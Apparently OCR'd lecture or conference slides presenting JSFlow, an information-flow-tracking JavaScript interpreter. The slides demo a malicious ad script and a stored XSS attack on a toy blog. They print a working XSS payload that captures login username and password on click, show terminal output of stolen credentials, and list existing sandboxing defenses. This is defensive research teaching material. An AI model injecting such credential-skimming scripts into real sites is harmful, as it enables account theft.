
Destination of password

Send password!

DEMO

Code injection via faulty 3rd party service

ATTACK 1: MALICIOUS AD CLIENT



HRAFN
Post your stuff

d.hedin@gmail.com

••••••

A WORD FROM OUR SPONSORS

RECENT PUBLIC POSTS

Do you

By Daniel Hedi

JSFlow is a se

flow. JSFLow

- support
- provide
- is writte

Pop over to w

adserv — node — 80×24

```
mac:adserv dhn03$ node adserv.js
Node app is running on port 4999
served 1
```

pastebox — node — 80×24


```
mac:pastebox dhn03$ node pastebox.js
Node app is running on port 4777
```

Malicious ad!

Credentials

Pastebox server

ATTACK 1: MALICIOUS AD CLIENT



```
mac:adserv dhn03$ node adserv.js
Node app is running on port 4999
served 1
served 0
```


```
mac:pastebox dhn03$ node pastebox.js
Node app is running on port 4777
{ username: 'd.hedin@gmail.com', password: 'jsflow' }
```

Credentials!

CURRENT PROTECTION

- Prohibit included scripts from causing harm
- iframe inclusion
  - is too restrictive – cannot access original page
  - makes communication with included scripts hard
  - At the same time – maybe not restrictive enough
    - allows e.g. opening of windows, communication with origin
- Web sandboxing
  - tries to remedy the shortcomings – uses a combination of static and dynamic checks to ensure that programs cannot misbehave
  - typically allows a subset of JavaScript
  - Examples include AdSafe, Caja, Secure EcmaScript, FBJS (discontinued?), and Microsoft Web Sandbox
  - Brittle – historically multiple ways to escape the sandboxes have been found
- HTML5 sandboxes
  - addition to iframes – gives more control on the behavior of the iframe

JSFLOW – THE AD ATTACK



Security alert!

XMLHttpRequest to http://localhost:4777/paste encodes information at level <T>

d.hedin@gmail.com

••••••

RECENT PUBLIC POSTS

Do you know about JSFlow?

By Daniel Hedin

JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow


- supports full non-strict ECMA-262 v.5 (pdf) including the standard API,
- provides dynamic (runtime) tracking and verification of security labels,
- is written in JavaScript, which enables flexibility in the deployment of JSFlow.

Pop over to www.jsflow.net for a test drive now!

CROSS SITE SCRITPING

Attack 2

MALICIOUS USER - XSS



HRAFN

Post your stuff

A WORD FROM OUR SPONSORS

RECENT PUBLIC POSTS

An example post!

By Anonymous

I can post anonymously >)

Do you know about JSFlow?

By Daniel Hedin

JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow

- supports full non-strict ECMA-262 v.5 (pdf) including the standard API,

AN XSS ATTACK

- Content is not sanitized
  - Injection possible by posting malicious content
  - Let is inject the following script that makes the user post his on credentials while logging in

```
<script>
 var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {

      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var data = '{ "name"  : "' + encodeURIComponent(username) +' ",' +
                 '  "title" : "XSS, I have been owned!",' +
                 '  "text"  : "My password is ' + encodeURIComponent(password) + '"}';

      var req = new XMLHttpRequest();
      req.open('POST', '/post');
      req.setRequestHeader("Content-type", "application/json");
      req.send(data);
    });
  }
</script>
```

Grab the password


put it in a new post

and post it!

DEMO

Code injection via XSS

PERFORMING THE ATTACK



HRAFN

Post your stuff

- is written in JavaScript, which enables flexibility in the deployment of JSFlow.

Pop over to www.jsflow.net for a test drive now!

SUBMIT POST

Anonymous

